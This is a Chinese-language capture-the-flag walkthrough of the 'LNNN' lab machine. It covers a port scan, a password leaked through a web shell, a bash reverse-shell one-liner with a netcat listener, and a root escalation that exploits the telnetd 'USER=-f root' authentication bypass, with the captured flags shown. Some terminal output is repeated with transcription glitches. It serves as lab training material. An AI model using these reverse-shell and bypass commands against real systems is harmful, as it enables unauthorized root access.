

# LNNN-luoyinhui

靶机：LNNN 作者：群主 靶机 ID:663

```
> nmap -Pn -T4 -sV 192.168.56.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 18:59 +0800
Nmap scan report for 192.168.56.149
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
9090/tcp  open  ssl/http Cockpit web service
```

```
root:root /var/backups/dpkg.status.5.gz
root:root /var/backups/dpkg.statoverride.3.gz

www-data@LNNN:~/html/tools# cat /var/backups/lnnn-password.txt
c7L0rEw7ay3dQrip5yDU
```

```
www-data@LNNN:~/html/tools# |
```

- 80端口 shell.php 发现 backup 里面有明显文件，拿到账密
- ssh 登录失败

```
lnnn
c7L0rEw7ay3dQrip5yDU
```

- 直接网页 su 一下

```
printf 'c7L0rEw7ay3dQrip5yDU\n' | su lnnn -c 'id; pwd; ls -la ~; cat ~/user.txt; sudo -l'
```

```
www-data@LNNN:~/html/tools# printf 'c7L0rEw7ay3dQrip5yDU\n' | su lnnn -c 'id; pwd; ls -la ~; cat ~/user.txt; sudo -l'
Password: uid=1000(lnnn) gid=1000(lnnn) groups=1000(lnnn),100(users)
/var/www/html/tools
total 24
drwx----- 2 lnnn lnnn 4096 May 18 06:15 .
drwxr-xr-x 5 root root 4096 May 16 08:07 ..
lrwxrwxrwx 1 root root   9 May 16 08:05 .bash_history -> /dev/null
-rw-r--r-- 1 lnnn lnnn 220 May 16 07:49 .bash_logout
-rw-r--r-- 1 lnnn lnnn 3526 May 16 07:49 .bashrc
-rw-r--r-- 1 lnnn lnnn 807 May 16 07:49 .profile
-rw-r--r-- 1 root root 44 May 16 07:56 user.txt
flag{user-2a95c987524f9a250befbfa5dfed7c62}
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
```


```
flag{user-2a95c987524f9a250befbfa5dfed7c62}
```

- 现在一直没用到的 9090 肯定是后面突破口了登录下看看



- 有正常终端了

```
nc -lvp 4444
bash -i >& /dev/tcp/192.168.56.144/4444 0>&1
```



- ? 是不是我走啥歪路了我后面就是不断重连重连重连

```
ln timer@LNN: ~$ ss -ltnp 2>/dev/null
# 查看监听状态 socket 网络连接TCP进程丢弃错误输出
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
LISTEN 0 511 127.0.0.1:6379 0.0.0.0:*
LISTEN 0 5 127.0.0.1:23 0.0.0.0:* # 可疑
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 4096 *:9090 *:
LISTEN 0 128 [::]:22 [::]:*
LISTEN 0 511 [::1]:6379 [::]:*
LISTEN 0 511 *:80 *:
ln timer@LNN: ~$ ps -ef | egrep 'telnetd|rsync|rlogind|rexecd|inetd|xinetd|socat'
| grep -v grep
# 查看进程
...
/etc/systemd/system/telnet-vuln.service:9:ExecStart=/usr/bin/socat TCP-
LISTEN:23,bind=127.0.0.1,fork,reuseaddr EXEC="/usr/bin/telnetd",nofork
# 启动 socat 每个连接 fork 一个新进程处理 连接进来后执行 /usr/bin/telnetd nofork
表示 telnetd 不再自己 fork
# 一个 root 权限启动的 telnetd 服务链
...
```

```
# 中间有被误导到另一个 CVE-2026-32746
lnnn@LNNN:~$ cat /etc/systemd/system/telnet-vuln.service
cat /etc/systemd/system/telnet-vuln.service
[Unit]
Description=Vulnerable Telnet Server (CVE-2026-32746) - Listening on
127.0.0.1:23
After=network.target
Wants=network.target

[Service]
Type=simple # 普通前台服务
User=root
ExecStart=/usr/bin/socat TCP-LISTEN:23,bind=127.0.0.1,fork,reuseaddr
# systemd 启动时实际运行的命令
EXEC: "/usr/bin/telnetd",nofork
Restart=always
# systemd 启动时实际运行的命令
RestartSec=3
StandardOutput=journal
StandardError=journal
SyslogIdentifier=telnetd-vuln
# 日志标识名

[Install]
WantedBy=multi-user.target
# 事实证明实现不了
```

- 如果能让 telnetd 认证绕过，就不是拿普通用户 shell，而是直接拿 root shell。
- 因为服务本身由 root 启动，而且 telnetd 后续会调用 /usr/bin/login 完成登录流程。

```
lnnn@LNNN:~$ systemctl cat telnet-vuln.service # 实际运行配置
...
# 没区别
lnnn@LNNN:~$ strings /usr/bin/telnetd | egrep -i
...
/usr/bin/login -p -h %h %?u{-f %u}{%U} # telnetd 里有一段默认登录命令模板
# -p 保留环境变量 -h %h 传入远端主机名 %u / %U 和用户名、自动登录相关的占位符
# -f login 的 fast login / pre-authenticated login 参数
...
/root/inetutils-2.4/telnetd
/root/inetutils-2.4/libinetutils
...
```

- 版本应该是 2.4: /usr/bin/telnetd --version 也可以确认
- [CVE-2026-24061](#): GNU Inetutils 2.7 及更早版本中的 telnetd 允许通过 USER 环境变量的“-f root”值绕过远程身份验证。

- 如果 telnetd 把客户端传来的 USER 变量拼进 login 命令行，而没有正确过滤以 '-' 开头的值，那么 USER 就可能被 login 当成参数解析

```
lnnn@LNNN:~$ /usr/bin/telnetd --help
Usage: telnetd [OPTION...]
DARPA telnet protocol server

  -D, --debug[=LEVEL]      set debugging level
  -E, --exec-login=STRING  set program to be executed instead of
                           /usr/bin/login
...
  -l, --linemode[=MODE]    set line mode
...
# 这是 GNU inetutils 风格的 telnetd 默认会执行 /usr/bin/login
```

- 尝试 payload

```
└─(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.144] from (UNKNOWN) [192.168.56.149] 37790
lnnn@LNNN:~$ env USER='-f root' TERM=xterm /usr/local/bin/telnet -a
127.0.0.1
env USER='-f root' TERM=xterm /usr/local/bin/telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 7.0.8-1-liquorix-amd64 (LNNN) (pts/1)

root@LNNN:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@LNNN:~# cat /root/root.txt
cat /root/root.txt
flag{root-c05ab3d5ae5959ad9f2955938fcaeafc}
```

```
(kali kali)-[~]  
$ nc -lvrp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.144] from (UNKNOWN) [192.168.56.149] 37790  
lrrn@LNNN:~$ env USER='-f root' TERM=xterm /usr/local/bin/telnet -a 127.0.0.1  
env USER='-f root' TERM=xterm /usr/local/bin/telnet -a 127.0.0.1  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^]'.  
  
Linux 7.0.8-1-liquorix-amd64 (LNNN) (pts/1)  
  
root@LNNN:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@LNNN:~# cat /root/root.txt  
cat /root/root.txt  
flag{root-c05ab3d5ae5959ad9f2955938fcaeafc}  
root@LNNN:~#
```